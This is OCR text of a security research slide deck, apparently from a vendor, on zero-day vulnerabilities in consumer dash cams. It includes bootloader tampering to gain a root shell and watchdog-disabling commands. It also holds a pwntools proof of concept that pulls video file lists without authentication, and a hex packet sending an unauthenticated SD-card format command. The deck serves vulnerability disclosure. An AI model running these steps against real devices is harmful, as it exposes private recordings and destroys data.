Reading symbols from /usr/lib/libfreetype.so.6...(no debugging symbols found)...done
Reading symbols from /usr/lib/libbz2.so.1.0...(no debugging symbols found)...done.
Reading symbols from /mnt/app/lib/libhwdisplay.so...done.
Reading symbols from /usr/lib/libz.so.1...(no debugging symbols found)...done.
Reading symbols from /mnt/app/lib/liblog.so...done.
Reading symbols from /mnt/app/lib/libglog.so.0...done.
Reading symbols from /usr/lib/eyesee-mpp/libaw_mp3dec.so...(no debugging symbols fou
0xb6f2f964 in __clone () from /lib/ld-musl-armhf.so.1
(gdb)
```

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.4 Debugging Main Binary · Protocol

Debugging Troubleshooting #2

```
kernel.nmi_watchdog=0
sysctl -w kernel.soft_watchdog=0
sysctl -w kernel.watchdog=0
sysctl -w kernel.watchdog_cpumask=3
sysctl -w kernel.watchdog_thresh=0
fuser -k /dev/watchdog
fuser -k /dev/watchdog0
rm /dev/watchdog
rm /dev/watchdog0
touch /dev/watchdog
touch /dev/watchdog0
chmod 000 /dev/watchdog
chmod 000 /dev/watchdog0
```

1. Repeatedly press Ctrl + Z during boot to interrupt the boot script execution
2. Execute code to disable the watchdog, then resume the script execution

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.4 Debugging Main Binary · Protocol

Debugging Troubleshooting #3

```
[redacted] # printenv bootargs
[PROCESS_SEPARATORS] printenv bootargs
bootargs=console=[redacted],115200 initrd=0xC1C00000,0x3f0000 root=/dev/ram init=/linuxrc mem=60m phytype=0
[redacted] # setenv bootargs console=ttySGK0,115200 initrd=0xC1C00000,0x3f0000 root=/dev/ram init=/bin/sh mem=60m
[PROCESS_SEPARATORS] setenv bootargs console=ttySGK0,115200 initrd=0xC1C00000,0x3f0000 root=/dev/ram init=/bin/
[redacted] # printenv bootargs
[PROCESS_SEPARATORS] printenv bootargs
bootargs=console=ttySGK0,115200 initrd=0xC1C00000,0x3f0000 root=/dev/ram init=/bin/sh mem=60m phytype=0
[redacted] # saveenv
[PROCESS_SEPARATORS] saveenv
Saving Environment to SPI Flash...
SF: Detected [redacted] with page size 256 B, sector size 64 KiB, total size 16 MiB
Erasing SPI flash...
done
[redacted] # reset
[PROCESS_SEPARATORS] reset
resetting ...
console init done


U-Boot [redacted] (Aug 02 2019 - 14:57:55) for [redacted]
```

1. Modify the bootargs' **init** parameter after entering the bootloader (**/linuxrc -> /bin/sh**)
2. Manually execute the boot script, and run main_binary using gdb

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.4 Debugging Main Binary · Protocol

Protocol Analysis

Communication Type	B	F	M	T	V	B	A	H	F	Total
Custom Protocol	O	X	O	O	X	O	X	O	O	**6**
Web	O	O	X	X	O	X	O	X	X	**4**
Cloud	O	O	X	X	X	X	X	X	X	**2**
Encrypted Communication	X	X	X	X	X	X	X	O	X	**1**

Capturing and Analyzing Packets Communicated between Dash Cam and APP


Ex) tcpdump –i wlan0 –w result.pcap

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.4 Debugging Main Binary · Protocol

Custom Protocol Format (Hex)

Vendor B Format



[Request]


① 4 bytes: Dummy data

② 2 bytes: Parent command number (3000)

③ 2 bytes: Command number

④ 4 bytes~: Parameters

Vendor M Format



[Request]

① 4 bytes: Command number

② 4 bytes: Packet length

③ 4 bytes: Command number

④ 4 bytes ~: Parameters (cmd=set;)

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

2.4 Debugging Main Binary · Protocol

Custom Protocol Format (JSON)

Vendor T Format



[Request]

- token: Value generated at the start of a session
- msg_id: Command number
- param: Parameter

Vendor H Format



[Request]

- token: Previous request's token + 1
- msgId: Command number
- param: Parameter

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

Zero-Days Scenario

3.1 Dash Cam Features

Dash Cam Features Associated with Vulnerabilities


- Using **SD Card** for Video Storage 

- Providing Live View Functionality via **RTSP** Protocol While Using the Camera 📷
- Offering **Settings** for Wi-Fi, ADAS, GPS, etc. 😜
- Firmware Update Function 😎
- Using **Custom Protocol** for Communication with APP 📱

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

3.2 Shell Script Execution (CWE-553)


Using SD Card for Video Storage



ⓒ 2024 ZIEN, Inc. All Rights Reserved.

3.3 Stack Buffer Overflow (CWE-121)


Providing Live View Functionality via RTSP Protocol While Using the Camera



ⓒ 2024 ZIEN, Inc. All Rights Reserved.

3.4 OS Command Injection (CWE-78)


Offering Settings for Wi-Fi, ADAS, GPS, etc.



ⓒ 2024 ZIEN, Inc. All Rights Reserved.

3.5 Improper Authentication (CWE-287)

Using Custom Protocol for Communication with APP



Command number	Packet length	Command number	Parameter

1. Check the packet communicating with the APP in Hex Data

   (File list retrieval function)

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

3.5 Improper Authentication (CWE-287)

Using Custom Protocol for Communication with APP

[Request]

```python
from pwn import *

payload = "06 00 00 00 10 00 00 00 06 00 00 00 00 00 00 00"
binary_payload = bytes.fromhex(payload)

r = remote("192.168.0.1", 22222)
r.send(binary_payload)
print(r.recv())
r.close()
```

[Response]

```
[+] Opening connection to [redacted] on port [redacted]: Done

b'\x06\x00\x00\x00\xb3\x03\x00\x00\x00\x00\x00\x00N 20240628
090751N_20240628_090631N_20240625_150122N_20240625_150021N_20
240625_145921N_20240625_145821N_20240625_145720N_20240625_145
620N_20240625_145520N_20240625_145420N_20240625_145319N_20240
625_145219N_20240625_145119N_20240625_145018N_20240625_144918
N_20240625_144818N_20240625_144717N_20240625_144617N_20240625
```

List of video files stored on the SD Card

2. By creating and sending the same packet to the Dash Cam,

the file list can be retrieved without authentication.

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

3.5 Improper Authentication (CWE-287)

Using Custom Protocol for Communication with APP

```
00000046  05 00 00 00 1a 00 00 00  05 00 00 00 63 6d 64 3d   ........ ....cmd=
00000056  66 6f 72 6d 61 74 5f 73  64 3b                     format_s d;
00000060  05 00 00 00 1a 00 00 00  05 00 00 00 63 6d 64 3d   ........ ....cmd=
00000070  72 65 63 5f 73 74 61 72  74 3b                     rec_star t;
```

Command number	Packet length	Command number
Parameter: cmd=format_sd; (14bytes)		

3. All functions used for communication between the APP and Dash Cam can be accessed without authentication, including SD Card Format.

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

Conclusion

4.1 Discovered Zero-Day Vulnerabilities

Vulnerability Type	CWE
Shell Script Execution	CWE-553
Stack Buffer Overflow	CWE-121
OS Command Injection	CWE-78
File Upload/Download	CWE-22
Improper Authentication	CWE-287
Missing Authentication	CWE-306
Credential Information Leak	CWE-522
DoS by Buffer Overflow	CWE-119

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

4.2 Recommendations and Future Work

- **Remove Script Execution Code**
  - Eliminate the script execution code from the **SD Card path** used for developer testing.
- **Enhance Communication Security**
  - Add authentication and verification processes during communication.
- **Input Validation**
  - Implement thorough input validation to prevent security vulnerabilities.

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

4.3 Contact Us

SCAN ME



Technical Inquiries

hyocurity@zi-en.io

hrpark@zi-en.io



Sales Inquiries

brandon.lee@zi-en.io

ⓒ 2024 ZIEN, Inc. All Rights Reserved.

ZIEN

Thank you.